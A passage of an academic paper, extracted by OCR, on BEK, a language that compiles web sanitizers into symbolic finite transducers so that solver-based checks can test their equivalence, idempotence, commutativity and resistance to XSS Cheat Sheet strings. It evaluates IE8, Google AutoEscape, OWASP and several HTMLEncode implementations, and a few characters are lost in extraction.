An SFT $A = (Q, q^0, F, \sigma, \gamma, \delta)$ denotes the finite transducer $[\![A]\!] = (Q, q^0, F, \mathcal{V}^\sigma, \mathcal{V}^\gamma, \Delta)$ where $p \xrightarrow{a/v}_{[\![A]\!]} q$ if and only if there exists $p \xrightarrow{\varphi/\mathbf{u}}_A q$ and a model M such that $M \models \varphi$, $c^M = a$, $\mathbf{u}^M = v$.

For an STF A let the underlying *transduction* T_A be $T_{[\![A]\!]}$. For a state $q \in Q_A$ let $T^q_A(v)$ ($T^q_{[\![A]\!]}(v)$) denote the set of outputs when starting from q with input v. In particular, if $q = q^0_A$ then $T_C = T^q_A$ and $T_{[\![A]\!]} = T^q_{[\![A]\!]}$. The following proposition follows directly from the definition of $[\![A]\!]$.

Proposition 2. *For* $v \in \Sigma^*_{[\![A]\!]}$ *and* $q \in Q_A$*:* $T^q_A(v) = T^q_{[\![A]\!]}(v)$.

Example 4. The *identity* SFT Id (for sort σ) is defined follows. $Id = (\{q\}, q, \{q\}, \sigma, \sigma, \{q \xrightarrow{\mathbf{t}/[c]} q\})$. Thus, for all $a \in \mathcal{V}^\sigma$, $q \xrightarrow{a/a}_{[\![Id]\!]} q$, and $[\![Id]\!](v) = \{v\}$ for all $v \in (\mathcal{V}^\sigma)^*$. ⊠

Example 5. Assume σ is the sort for characters. The predicate $c =$ `'.'` says that the input character is a dot.




Figure 5: Symbolic finite state transducer for **uptoLast**(c=`'.'`, `input`). This transducer is nondeterministic; there are two transitions that match `'.'` from state q_0.

The SFT $UptoLastDot$ such that for all strings v,

$$UptoLastDot(v) = \mathbf{uptoLast}(c = \texttt{'.'}, v),$$

where **uptoLast** is the BEK function introduced above, is shown in Figure 5. ⊠

Composition works directly with SFTs, and keeps the resulting SFT *clean* in the sense that all symbolic transitions are *feasible*, and eliminates states that are *unreachable from the initial state* as well as non-initial states that are *not backwards reachable from any final state*. In order to preserve feasibility of transitions the algorithm uses a solver for checking satisfiability of formulas in $Pred_{\mathcal{T}}(c)$.

3.4 BEK to SFT translation

The basic sort needed in this section, besides BOOL, is a sort CHAR for characters. We also assume the background relation $<$: CHAR × CHAR → BOOL as a strict total order corresponding to the standard lexicographic order over ASCII (or Unicode) characters and assume $>$, $\leq$ and $\geq$ to be defined accordingly. We also assume that each individual character has a built-in constant such as `'a'`:CHAR. For example,

$$(\texttt{'A'} \leq c \wedge c \leq \texttt{'Z'}) \vee (\texttt{'a'} \leq c \wedge c \leq \texttt{'z'}) \vee (\texttt{'0'} \leq c \wedge c \leq \texttt{'9'}) \vee c = \texttt{'\_'}$$

descibes the regex character class `\w` of all word characters in ASCII. (Direct use of regex character classes in BEK, such as **case**(`\w`) {...}, is supported in the enhanced syntax supported in the BEK analyzer tool.)

Each *sexpr* e is translated into an SFT $SFT(e)$. For the string variable t, $SFT(e) = Id$, with Id as in Example 4. The translation of $\mathbf{uptoLast}(\varphi, e)$ is the symbolic composition $STF(e) \circ B$ where B is an SFT similar to the one in Example 5, except that the condition $c =$ `'.'` is replaced by φ. The translation of $\mathbf{fromLast}(\varphi, e)$ is analogous. Finally,

$SFT(\mathbf{iter}(c\ \mathbf{in}\ e)\ \{init\}\ \{case^*\}) = SFT(e) \circ B$ where $B = (Q, q^0, Q, \text{CHAR}, \text{CHAR}, \delta)$ is constructed as follows:

Step 1: Normalize. Transform $case^*$ so that case conditions are mutually exclusive by adding the negations of previous case conditions as conjuncts to all the subsequent case conditions, and ensure that each boolean variable has exactly one assignment in each $cstmt$ (add the trivial assignment $b := b$ if b is not assigned).

Step 2: Compute states. Compute the set of states Q. Let q^0 be an initial state as the truth assignment to boolean variables declared in $init$.[4] Compute the set Q of all reachable states, by using DFS, such that, given a reached state q, if there exists a case $\mathbf{case}(\varphi)\ \{cstmt\}$ such that $Subst(\varphi, q)$ is *satisfiable* then add the state

$$\{b \mapsto [\![Subst(\psi, q)]\!] \mid b := \psi \in cstmt\} \quad (1)$$

to Q. (Note that $Subst(\psi, q)$ is a value term.)

Step 3: Compute transitions. Compute the symbolic transition function δ. For each state $q \in Q$ and for each case $\mathbf{case}(\varphi)\ \{cstmt\}$ such that $\phi = Subst(\varphi, q)$ is satisfiable. Let p be the state computed in (1). Let $\mathbf{yield}(u_0), \ldots, \mathbf{yield}(u_{n-1})$ be the sequence of yields in $cstmt$ and let $\mathbf{u} = [u_0, \ldots, u_{n-1}]$. Add the symbolic transition $q \xrightarrow{\phi/\mathbf{u}} p$ to δ.

The translation of end-cases is similar, resulting in symbolic transitions with guard $c = \perp$, where $\perp$ is a special character used to indicate end-of-string. We assume $\perp$ to be least with respect to $<$. For example, assuming that the BEK programs use concrete ASCII characters, $\perp$:CHAR is either an *additional* character, or the null character `'\0'` if only null-terminated strings are considered as valid input strings. Although practically important, end-cases do not cause algorithmic complications, and for the sake of clarity we avoid them in further discussion.

The algorithm uses a solver to check satisfiability of guard formulas. If checking satisfiability of a formula for example times out, then it is safe to assume satisfiability and to include the corresponding symbolic transition. This will potentially add infeasible guards but retains the *correctness* of the resulting SFT, meaning that the underlying finite transduction is unchanged. While in most cases checking satisfiability of guards seems straightforward, but when considering Unicode, this perception is deceptive. As an example, the regex character class `[\W-[\D]]` denotes an empty set since `\d` is a subset of `\w` and `\W` (`\D`) is the complement of `\w` (`\d`), and thus, `[\W-[\D]]` is the intersection of `\W` and `\d`. Just the character class `\w` alone contains 323 non-overlapping ranges in Unicode, totaling 47,057 characters. A naïve algorithm for checking satisfiability (non-emptiness) of `[\W-[\D]]` may easily time out.

[4] Note that q^0 is the empty assignment if $init$ is empty, which trivializes this step.




Figure 6: SFT for BEK program in Example 1. This SFT escapes single and double quotes with a backslash, except if the current symbol is already escaped. The application of this SFT is idempotent.

Consider the BEK program in Example 1. The corresponding SFT constructed by the above translation is shown in Figure 6. There are two symbolic transitions from state q_0 to itself. The first corresponds to the cases where the input character c needs to be escaped, and the second to cases where the input does not need to be escaped.

3.5 Join Composition and Equivalence

We now give an informal description of our core algorithms for reasoning about SFTs: *join composition* and *equivalence*. We then show how these algorithms can be used to check properties such as idempotence, existence of an input yielding a target string, and commutativity.

The *join composition* $A \circ B$ corresponds to a program transformation that constructs a single loop over the input string out of two consecutive loops in SFTs A and B. The join composition algorithm constructs an SFT $A \circ B$ such that $T_{[\![A \circ B]\!]} = T_{[\![A]\!]} \circ T_{[\![B]\!]}$. The intuition behind the construction is that the outputs produced by A are substituted *symbolically* in as the inputs consumed by the B. The composition algorithm proceeds by depth-first search, first computing $Q_{A \circ B}$ as constructed as a reachable subset of $Q_A \times Q_B$, starting from (q_A^0, q_B^0). Here we use the SMT solver to determine reachability, calling the solver as a black box to determine if a path from one state to another is feasible or not. This makes our construction *independent* of the particular background theory. In general, this is not true for other recent extensions of finite transducers such as streaming transducers [6], where compositionality depends on properties of the background theory that is being used.

Two SFTs A and B are *equivalent* if $T_A = T_B$. Let

$$\mathit{Dom}(A) \stackrel{\text{def}}{=} \{v \mid T_A(v) \neq \emptyset\}.$$

Checking equivalence of A and B reduces to two separate tasks:

1. Deciding *domain-equivalence*: $\mathit{Dom}(A) = \mathit{Dom}(B)$.
2. Deciding *partial-equivalence*: for all $v \in \mathit{Dom}(A) \cap \mathit{Dom}(B)$, $T_A(v) = T_B(v)$.

Note that 1 and 2 are independent and do not imply each other, but together they imply equivalence. Domain equivalence holds for all SFTs constructed by BEK, because all programs share the same domain, namely that of strings. Checking partial equivalence is more involved. We leverage the fact that all SFTs we construct are single-valued. Our equivalence algorithm first computes the join composition of A and B, then uses the SMT solver to search for inputs that cause A to differ from B. We have a *nonconstructive* proof of termination for this algorithm: it establishes that if A and B are equivalent, then the search must terminate in time quadratic in the number of states of the composed automata. In practice, the SMT solver carries out this search, and our results in Section 4 show scaling is closer to linear in practice.

Equivalence and join composition allow us to carry out a variety of other analyses. Idempotence of an SFT A can be first checked by computing $B = A \circ A$, then checking the equivalence of A and B. If the two SFTs are not equivalent, then A fails to be idempotent. Similarly, commutativity of two SFTs A and B can be determined by computing $C = A \circ B$ and $D = B \circ A$, then checking equivalence. The idea is illustrated in Figure 7. We can also compute the *inverse image* of a SFT with respect to a string s, which lets us find out the set of inputs to the SFT that yield s as an output. We use all of these analyses to check sanitizers for security properties in the next section.




Figure 7: Using composition and equivalence of SFTs to decide idempotence and commutativity.

Our approach has an advantage over traditional finite transducers (FTs), due to succinctness of SFTs. Suppose for example that the background character theory $\mathcal{T}$ is k-bit bit vector arithmetic where k depends on the desired character range (e.g., for Unicode, $k = 16$). An explicit expansion of a BEK SFT A to $[\![A]\!]$ may increase the size (nr of transitions) by a factor of 2^k. Partial-equivalence of single-valued FTs is solvable $O(n^2)$ [15] time. Thus, for an SFT A of size n, using the partial-equivalence algorithm for $[\![A]\!]$ takes $O((2^k n)^2)$ time. In contrast, the partial-equivalence algorithm for BEK SFTs is $O(n^2)$. When the background theory is linear arithmetic, then the alphabet is infinite and a correspoding FT algorithm is therefore not even possible.

4 Evaluation

In the following subsections, we evaluate the real-world applicability of BEK in terms of expressivess, utility, and performance:

- Section 4.1 evaluates whether BEK can model existing real-world code. We conduct an emperical study of a large body of code to see how widely-used BEK-modelable sanitizer functions are (Section 4.1.1), and we evaluate which BEK features are needed to model sanitizers from AutoEscape, OWASP, and Internet Explorer 8 (Section 4.1.2).
- We put BEK to work to check existing sanitizers for idempotence, commutativity, and reversibility (Section 4.2).
- We perform pair-wise equivalence checks on a number of ported `HTMLEncode` implementations, as well as two outsourced implementations (Section 4.3).
- We evaluate effectiveness of existing `HTMLEncode` implementations against known attack strings taken from the Cross-site Scripting Cheat Sheet (Section 4.4).
- We use a synthetic benchmark to evaluate the scalability of performing equivalence checks on BEK programs (Section 4.5).
- We provide a short example to highlight the fact that BEK programs can be readily translated to other programming languages (Section 4.6).

These experiments are based on an implementation that consists of roughly $5,000$ lines of C# code that implements the basic transducer algorithms and Z3 [14] integration, with another $1,000$ lines of F# code for translation from BEK to transducers. Our experiments were carried out on a Lenovo ThinkPad W500 laptop with 8 GB

of RAM and an Intel Core 2 Duo P9600 processor running at 2.67 GHz, running 64-bit Windows 7.

4.1 Expressive Utility

Thus far, we discussed the expressiveness of BEK primarily in theoretical terms. In this subsection, we turn our attention to real-world applicability instead, through a case study that aims to demonstrate that a wide variety of commonly used sanitizers can be ported to BEK with relative ease.

4.1.1 Frequency of Sanitizer use in PHP code.

PHP is a widely-used open source server-side scripting language. Minamide's seminal work on the static analysis of dynamic web applications [26] includes finite-transducer based models for a subset of PHP's sanitizer functions. These transducers are hand-crafted in several thousand lines of OCaml. We conducted an informal review of the PHP source to confirm that each transducer could be modeled as a BEK program.

Our goal is to perform a high-level quantitative comparison of the applicability of BEK, on the one hand, and existing string constraint solvers (e.g., DPRLE [17], Hampi [20], Kaluza [30], and Rex [35]) on the other. For this comparison, we assume that each Minamide transducer could instead be modeled as a BEK program. We then use statistics from a study by Hooimeijer [16] that measured the relative frequency, by static count, of 111 distinct PHP string library functions. The Hooimeijer study was conducted in December 2009, and covers the top 100 projects on `SourceForge.net`, or about 9.6 million lines of PHP code. The study considered most, but not all, sanitizers provided by Minamide.

Out of the 111 distinct functions considered in the Hooimeijer study, 27 were modeled as transducers by Minamide and thus encodable in BEK. In the sampled PHP code, these 27 functions account for $68,238$ out of $251,317$ uses, or about 27% of all string-related call sites. By comparison, traditional regular expression functions modeled by tools like Hampi [20] and Rex [35] account for just 29,141 call sites, or about 12%. We note that BEK could be readily integrated into an automaton-based tool like Rex, however, and our features are largely complimentary to those of traditional string constraint solvers. These results suggest that BEK provides a significant improvement in the "coverage" of real-world code by string analysis tools.

4.1.2 Language Features

For the remainder of the experiments, we use a small dataset of ported-to-BEK sanitizers. We now discuss that dataset and the manual conversion effort required. The results are summarized in Figure 8, and described in more detail below.

Google AutoEscape and OWASP. We converted sanitizers from the OWASP sanitizer library to BEK programs. We also evaluated sanitizers from the Google AutoEscape framework to determine what language features they would need to be expressed in BEK. These sanitizers are marked with prefixes `GA` and `OWASP`, respectively, in Figure 8. We verified that each of these sanitizers can be implemented in BEK. In several cases, we find additional non–native features that could be added to BEK to support these sanitizers.

Internet Explorer. In addition, we extracted sanitizers from the binary of Internet Explorer 8 that are used in the IE Cross-Site Scripting Filter feature, denoted `IEFilter1` to `IEFilter17` in Figure 8. For this study, we analyze the behavior of the IE 8 sanitizers under the assumption the server performs no sanitization of its own on user data. Of these 21 sanitizers, we could convert 17 directly into BEK programs. The remaining 4 sanitizers track a potentially unbounded list of characters that are either emitted unaltered or escaped, depending on the result of a regular expression match. BEK does not enable storing strings of input characters.

The manual translation took several hours per sanitizer. Figure 8 breaks down our BEK programs based on "Native" features of the BEK language, and "Not Native" features which are not currently in the BEK language. Many of these features can be integrated modeled using transducers, however, by enhancing the language of constraints used for symbolic labels. In addition, with the exception of 4 Internet Explorer sanitizers, we found that a maximum lookahead window of eight characters would suffice for handling all our sanitizers. Finally, we discovered that the arithmetic on characters was limited to right shifts and linear arithmetic, which can be expressed in the Z3 solver we use.

We note that all "Not Native" features could be added to the BEK language with few or no changes to the underlying SFT algorithms for join composition and equivalence checking: only the front end would need to change.

4.1.3 Browser Code

Ideally, we could use BEK to model the parser of an actual web browser. Then, we could use our analyses to check whether there exists a string that passes through a given sanitizer yet causes javascript execution. We performed a preliminary exploration of the WebKit browser to determine how difficult it would be to write such a model with BEK. Unfortunately, we found multiple

	Native			Not Native		
	boolean	multiple		mult.		
Name	vars	iters	regex	lookahead	arith.	functions
a2bb2a	1	✗	✓	✗	✗	✗
escapeBrackets	1	✓	✗	✗	✗	✗
escapeMetaAndLink	1	✓	✓	✗	✗	✗
escapeString0	1	✗	✗	✗	✗	✗
escapeString	1	✗	✗	✗	✗	✗
escapeStringSimple	1	✗	✗	✗	✗	✗
getFileExtension	2	✗	✗	✗	✗	✗
GA HtmlEscape	0	✗	✗	✗	✗	✗
GA PreEscape	0	✗	✗	✗	✗	✗
GA SnippetEsc	3	✗	✗	✓	✗	✗
GA CleanseAttrib	1	✗	✗	✓	✗	✗
GA CleanseCSS	0	✗	✗	✗	✗	✗
GA CleanseURLEsc	0	✗	✗	✗	✗	✗
GA ValidateURL	2	✓	✗	✓	✓	✗
GA XMLEsc	0	✗	✗	✗	✗	✗
GA JSEsca	0	✗	✗	✓	✗	✗
GA JSNumber	2	✓	✗	✓	✗	✗
GA URLQueryEsc	1	✓	✗	✗	✓	✗
GA JSONESc	0	✗	✗	✗	✗	✗
GA PrefixLine	0	✗	✗	✗	✗	✗
OWASP HTMLEncode	0	✗	✗	✓	✗	✗
IEFilter1	3	✗	✓	✗	✗	✗
IEFilter2	4	✗	✓	✗	✗	✗
IEFilter3	5	✗	✓	✗	✗	✗
IEFilter4	4	✗	✓	✗	✗	✗
IEFilter5	4	✗	✓	✗	✗	✗
IEFilter6	5	✗	✓	✗	✗	✗
IEFilter7	4	✗	✓	✗	✗	✗
IEFilter8	4	✗	✓	✗	✗	✗
IEFilter9	5	✗	✓	✗	✗	✗
IEFilter10	5	✗	✓	✗	✗	✗
IEFilter11	4	✗	✓	✗	✗	✗
IEFilter12	4	✗	✓	✗	✗	✗
IEFilter13	4	✗	✓	✗	✗	✗
IEFilter14	4	✗	✓	✗	✗	✗
IEFilter15	1	✗	✓	✗	✗	✗
IEFilter16	1	✗	✓	✗	✗	✗
IEFilter17	1	✗	✓	✗	✗	✗

Figure 8: Expressiveness: different language features used by the original corpus of different programs. A cross means that the feature was not used by the program in its initial implementation. A checkmark means the feature was used by the program. boolean variables, multiple iterations over a string, and regular expressions are native constructs in BEK. Multiple lookahead, arithmetic, and functions are not native to BEK and must be emulated during the translation. We also show the distinct boolean variables used by the BEK implementation.

functions that require features, such as bounded lookahead and transducer composition, which are not yet supported by the BEK language.

For example, we considered a function in the Safari implementation of WebKit that performs Javascript decoding [7]. This function requires at a minimum the use of functions to connect hexadecimal to ASCII, a lookahead of 5 characters, function composition, and scanning for occurrences of a target character. While as noted above we believe these features could be added to BEK without fundamentally changing the underlying algorithms for symbolic transducers, the BEK language does not yet support them.

4.2 Checking Algebraic Properties

We argued in Section 2 that idempotence and commutativity are key properties for sanitizers. In addition, the property of *reversibility*, that from the output of a sanitizer we can unambiguously recover the input, is important as an aid to debugging.

4.2.1 Order Independence

We now evaluate whether 17 sanitizers used in IE 8 are *order independent*. Order independence means that the sanitizers have the same effect no matter in what order they are applied. If the order does matter, then the choice of order can yield surprising results. As an example, in rule-based firewalls, a set of rules that are not order independent may result in a rule never being applied, even though the administrator of the firewall believes the rule is in use.

Each IE 8 sanitizer defines a specific *input set* on which it will transform strings, which we can compute from the BEK model. We began by checking all 136 pairs of IE 8 sanitizers to determine whether their input sets were disjoint. Only one pair of sanitizers showed a non-trivial intersection in their input sets. A non-trivial intersection signals a potential order dependence, because the two sanitizers will transform the same strings. For this pair, we used BEK to check that the two sanitizers output the same language, when restricted to inputs from their intersection. BEK determined that the transformation of the two sanitizers on thesel inputs was exactly the same — i.e., the two sanitizers were equivalent on the intersection set. We conclude that the IE 8 sanitizers are in fact order independent, up to errors in our extraction of the sanitizers and our assumption that no server-side modification is present.

4.2.2 Idempotence and Reversibility

We now examine the idempotence of several BEK programs, including the IE 8 sanitizers. Figure 9 reports the results. The number of states in the symbolic finite transducer created from each BEK program. For each transducer, we then report whether it is idempotent and whether it is reversible. This shows the number of states acts as a rough guide to the complexity of the sanitizer. For example, we see that IE filter 9 out of 17 is quite complicated, with 25 states.

4.2.3 Commutativity

We investigated commutativity of seven different implementations of `HTMLEncode`, a sanitizer commonly used by web applications. Four implementations were gathered from internal sources. Three were created for our

Name	States	Idempotent?	Reversible?
a2bb2a	1	✗	✓
escapeBrackets	1	✓	✗
escapeMetaAndLink	1	✓	✓
escapeString0	1	✗	✗
escapeString	1	✗	✗
escapeStringSimple	1	✗	✗
getFileExtension	2	✗	✗
IEFilter1	6	✓	✗
IEFilter2	9	✓	✗
IEFilter3	19	✓	✗
IEFilter4	13	✓	✗
IEFilter5	13	✓	✗
IEFilter6	16	✓	✗
IEFilter7	13	✓	✗
IEFilter8	12	✓	✗
IEFilter9	25	✓	✗
IEFilter10	18	✓	✗
IEFilter11	11	✓	✗
IEFilter12	11	✓	✗
IEFilter13	14	✓	✗
IEFilter14	14	✓	✗
IEFilter15	1	✓	✗
IEFilter16	1	✓	✗
IEFilter17	1	✓	✗

Figure 9: For each BEK benchmark programs, we report the number of states in the corresponding symbolic transducer. We then report whether the transducer is idempotent, and whether the transducer is reversible.

HTMLEncode1	✓	✓	✓	✗	✗	✓	✗
HTMLEncode2	✓	✓	✓	✗	✗	✓	✗
HTMLEncode3	✓	✓	✓	✗	✗	✓	✗
HTMLEncode4	✗	✗	✗	✓	✗	✗	✗
Outsourced1	✗	✗	✗	✗	✓	✗	✗
Outsourced2	✓	✓	✓	✗	✗	✓	✗
Outsourced3	✗	✗	✗	✗	✗	✗	✓

Figure 10: Commutativity matrix for seven different implementations of HTMLEncode. The Outsourced implementations were written by freelancers from a high level English specification.

project specifically by hiring freelance programmers to create implementations from popular outsourcing web sites. We provided these programmers with a high level specification in English that emphasized protection against cross-site scripting attacks. Figure 10 shows a *commutativity matrix* for the HTMLEncode implementations. A ✓ indicates the pair of sanitizers commute, while a ✗ indicates they do not. The matrix contains 12 check marks out of 42 total comparisons of distinct sanitizers, or 28.6%. Our implementation took less than one minute to complete all 42 comparisons.

4.3 Differences Between Multiple Implementations

Multiple implementations of the "same" functionality are commonly available from which to choose when writing a web application. For example, newer versions of a library may update the behavior of a piece of code. Different organizations may also write independent implementations of the same functionality, guided by performance

HTMLEncode1	✓	✓	✓	0	–	✓	0
HTMLEncode2	✓	✓	✓	0	–	✓	0
HTMLEncode3	✓	✓	✓	0	–	✓	′
HTMLEncode4	0	0	0	✓	0	0	0
Outsourced1	–	–	–	0	✓	–	0
Outsourced2	✓	✓	✓	0	–	✓	0
Outsourced3	0	0	′	0	0	0	✓

Figure 11: Equivalence matrix for our implementations of HTMLEncode. A ✓ indicates the implementations are equivalent. For implementations that are not equivalent, we show an example character that exhibits different behavior in the two implementations. The symbol 0 refers to the null character.

improvements or by different requirements. Given these different implementations, the first key question is "do all these implementations compute the same function?" Then, if there are differences, the second key question is "how do these implementations differ?"

As described above, because BEK programs correspond to single valued symbolic finite state transducers, computing the image of regular languages under the function defined by a BEK program is decidable. By taking the image of Σ^* under two different BEK programs, we can determine whether they output the same set of strings.

We checked equivalence of seven different implementations in C# (as explained above) of the HTMLEncode sanitization function. We translated all seven implementations to BEK programs by hand. First, we discovered that all seven implementations had only one state when transformed to a symbolic finite transducer. We then found that all seven are neither reversible nor idempotent. For example, the ampersand character & is expanded to & by all seven implementations. This in turn contains an ampersand that will be re-expanded on future applications of the sanitizer, violating idempotence.

For each BEK program, we checked whether it was equivalent to the other HTMLEncode implementations. Figure 11 shows the results. For cases where the two implementations are not equivalent, BEK derived a counterexample string that is treated differently by the two implementations. For example, we discovered that Outsourced1 escapes the – character, while Outsourced2 does not. We also found that one of the HTMLEncode implementations does not encode the single quote character. Because the single quote character can close HTML contexts, failure to encode it could cause unexpected behavior for a web developer who uses this implementation. For example, a recent attack on the Google Analytics dashboard was enabled by failure to sanitize a single quote [33].

This case study shows the benefit of automatic analysis of string manipulating functions to check equivalence.

Implementation	HTML context	Attribute context
HTMLEncode1	100%	93.5%
HTMLEncode2	100%	93.5%
HTMLEncode3	100%	93.5%
HTMLEncode4	100%	100%
Outsourced1	100%	93.5%
Outsourced2	100%	93.5%
Outsourced3	100%	93.5%

Figure 12: Percentage of XSS Cheat Sheet strings, in both HTML tag context and tag attribute contexts, that are ruled out by each implementation of HTMLEncode.




Figure 13: Self-equivalence experiment.

Without BEK, obtaining this information using manual inspection would be difficult, error prone, and time consuming. With BEK, we spent roughly 3 days total translating from C# to BEK programs. Then BEK was able to compute the contents of Figure 11 in less than one minute, including all equivalence and containment checks.

4.4 Checking Filters Against The Cheat Sheet

The Cross-Site Scripting Cheat Sheet ("XSS Cheat Sheet") is a regularly updated set of strings that trigger JavaScript execution on commonly used web browsers. These strings are specially crafted to cause popular web browsers to execute JavaScript, while evading common sanitization functions. Once we have translated a sanitizer to a program in BEK, because BEK uses symbolic finite state transducers, we can take a "target" string and determine whether there exists a string that when fed to the sanitizer results in the target. In other words, we can check whether a string on the Cheat Sheet has a *pre-image* under the function defined by a BEK program.

We sampled 28 strings from the Cheat Sheet. The Cheat Sheet shows snippets of HTML, but in practice a sanitizer might be run only on a substring of the snippet. We focused on the case where a sanitizer is run on the HTML Attribute field, extracting sub-strings from the Cheat Sheet examples that correspond to the attribute parsing context. While HTMLEncode should not be used for sanitizing data that will become part of a URL attribute, in practice programmers may accidentally use HTMLEncode in this "incorrect" context. We also added some strings specifically to check the handling of HTML attribute parsing by our sanitizers. As a result, we obtained two sets of attack strings: HTML and Attribute.

For each of our implementations, for all strings in each set, we then asked BEK whether pre-images of that string exist. Figure 12 shows what percentage of strings have no pre-image under each implementation. All seven implementations correctly escape angle brackets, so no string in the HTML set has a pre-image under any of the sanitizers. In the case of the Attribute strings, however, we found that some of the implementations do not escape the string"&#", potentially yielding an attack. Only one of our implementations of HTMLEncode made it impossible for all of the strings in the Attribute set from appearing in its output. Each set of strings took between 36 and 39 seconds for BEK to check the entire set of strings against a sanitizer.

4.5 Scalability of Equivalence Checking

Our theoretical analysis suggests that the speed of queries to BEK should scale quadratically in the number of states of the symbolic finite transducer. All sanitizers we have found in "the wild," however, have a small number of states. While this makes answering queries about the sanitizers fast, it does not shed light on the empirical performance of BEK as the number of states increases. To address this, we performed two experiments with synthetically generated symbolic finite transducers. These transducers were specially created to exhibit some of the structure observed in real sanitizers, yet have many more states than observed in practical sanitizer implementations.

Self-equivalence experiment. We generated symbolic finite transducers A from randomly generated BEK programs having structure similar to typical sanitizers. The time to check equivalence of A with itself is shown in Figure 13 where the size is the number of states plus the number of transitions in A. Although the worst case complexity is quadratic, the actual observed complexity, for a sample size of 1,000, is linear.

Commutativity experiment. We generated symbolic finite transducers from randomly generated BEK programs having structure similar to typical santizers. For each symbolic finite transducer A, we checked commu-




Figure 14: Commutativity experiment.

tativity with a small BEK program *UpToLastDot* that returns a string up to the last dot character. The time to determine that $A \circ$ *UpToLastDot* and *UpToLastDot* $\circ A$ are *equivalent* is shown in Figure 14 where the size is the total number of states plus the number of transitions in A. The time to check non-equivalence was in most cases only a few milliseconds, thus all experiments exclude the data where the result is *not equivalent*, and only include cases where the result is *equivalent*. Although the worst case complexity is quadratic, the actual observed complexity, over a sample size of 1,000
individual cases, was near-linear.

4.6 From BEK to Other Languages

We have built compilers from BEK programs to commonly used languages. When the time comes for deployment, the developer can compile to the language of her choice for inclusion into an application.

Figure 15 shows a small example of a BEK program and the result of its JavaScript compilation. As part of the compilation, we have taken advantage of our knowledge of properties of JavaScript to improve the speed of the compiled code. For example, we push characters into arrays instead of creating new string objects. The result is standard JavaScript code that can be easily included in any web application. By adding additional compilers for common languages, such as C#, we can give a developer multiple implementations of a sanitizer that are guaranteed to be equivalent for use in different contexts.

5 Related Work

SANER combines dynamic and static analysis to validate sanitization functions in web applications [9]. SANER creates finite state transducers for an over-approximation of the strings accepted by the sanitizer using static analysis of existing PHP code. In contrast, our work focuses on a simple language that is expressive enough to capture existing sanitizers or write new ones by hand, but then compile to symbolic finite state transducers that precisely capture the sanitization function. SANER also treats the issue of inputs that may be tainted by an adversary, which is not in scope for our work. Our work also focuses on efficient ways to compose sanitizers and combine the theory of finite state transducers with SMT solvers, which is not treated by SANER.

Minamide constructs a string analyzer for PHP code, then uses this string analyzer to obtain context free grammars that are over-approximations of the HTML output by a server [26]. He shows how these grammars can be used to find pages with invalid HTML. The method proposed in [21] can also be applied to string analysis by modeling regular string analysis problems as *higher-order multi-parameter tree transducers* (HMTTs) where strings are represented as linear trees. While HMTTs al-

```
// orginal Bek program
program test0(t);
string s;
s := iter(c in t)
{b := false;} {
 case ((c == 'a')):  i
    b := !(b) && b;
    b := b || b;
    b := !(b);
    yield (c);
 case (true) :
    yield ('$');
};

//
// JavaScript translation
//
function test0(t) {
  var s  =  function ($){
    var result = new Array();
    for(i=0;i<$.length; i++){
        var c = $[i];
        if ((c == String.fromCharCode(97))) {
            b = (!(b) && b);
            b = (b || b);
            b = !(b);
            result.push(c);
        }
        if (t) {
            result.push(String.fromCharCode(36));
        }
    };
    return result.join('');
  }
  return s(t);
}
```

Figure 15: A small example BEK program (top) and its compiled version in JavaScript (bottom). Note the use of `result.push` instead of explicit array assignment.

low encodings of finite transducers, arbitrary background character theories are not directly expressibly in order to encode SFTs. Our work treats issues of composition and state explosion for finite state transducers by leveraging recent progress in SMT solvers, which aids us in reasoning precisely about the transducers created by transformation of BEK programs and by avoiding state space explosion and bitblasting for large character domains such as Unicode. Moreover, SMT solvers provide a method of extracting concrete counterexamples.

Wasserman and Su also perform static analysis of PHP code to construct a grammar capturing an over-approximation of string values. Their application is to SQL injection attacks, while our framework allows us to ask questions about any sanitizer [36]. Follow-on work combines this work with dynamic test input generation to find attacks on full PHP web applications [37]. Dynamic analysis of PHP code, using a combination of symbolic and concrete execution techniques, is implemented in the Apollo tool [8]. The work in [39] describes a layered static analysis algorithm for detecting security vulnerabilities in PHP code that is also enable to handle some dynamic features. In contrast, our focus is specifically on sanitizers instead of on full applications; we emphasize analysis precision over scaling to large code bases.

Christensen *et al.*'s Java String Analyzer is a static analysis package for deriving finite automata that characterize an over-approximation of possible values for string variables in Java [13]. The focus of their work is on analyzing legacy Java code and on speed of analysis. In contrast, we focus on precision of the analysis and on constructing a specific language to capture sanitizers, as well as on the integration with SMT solvers.

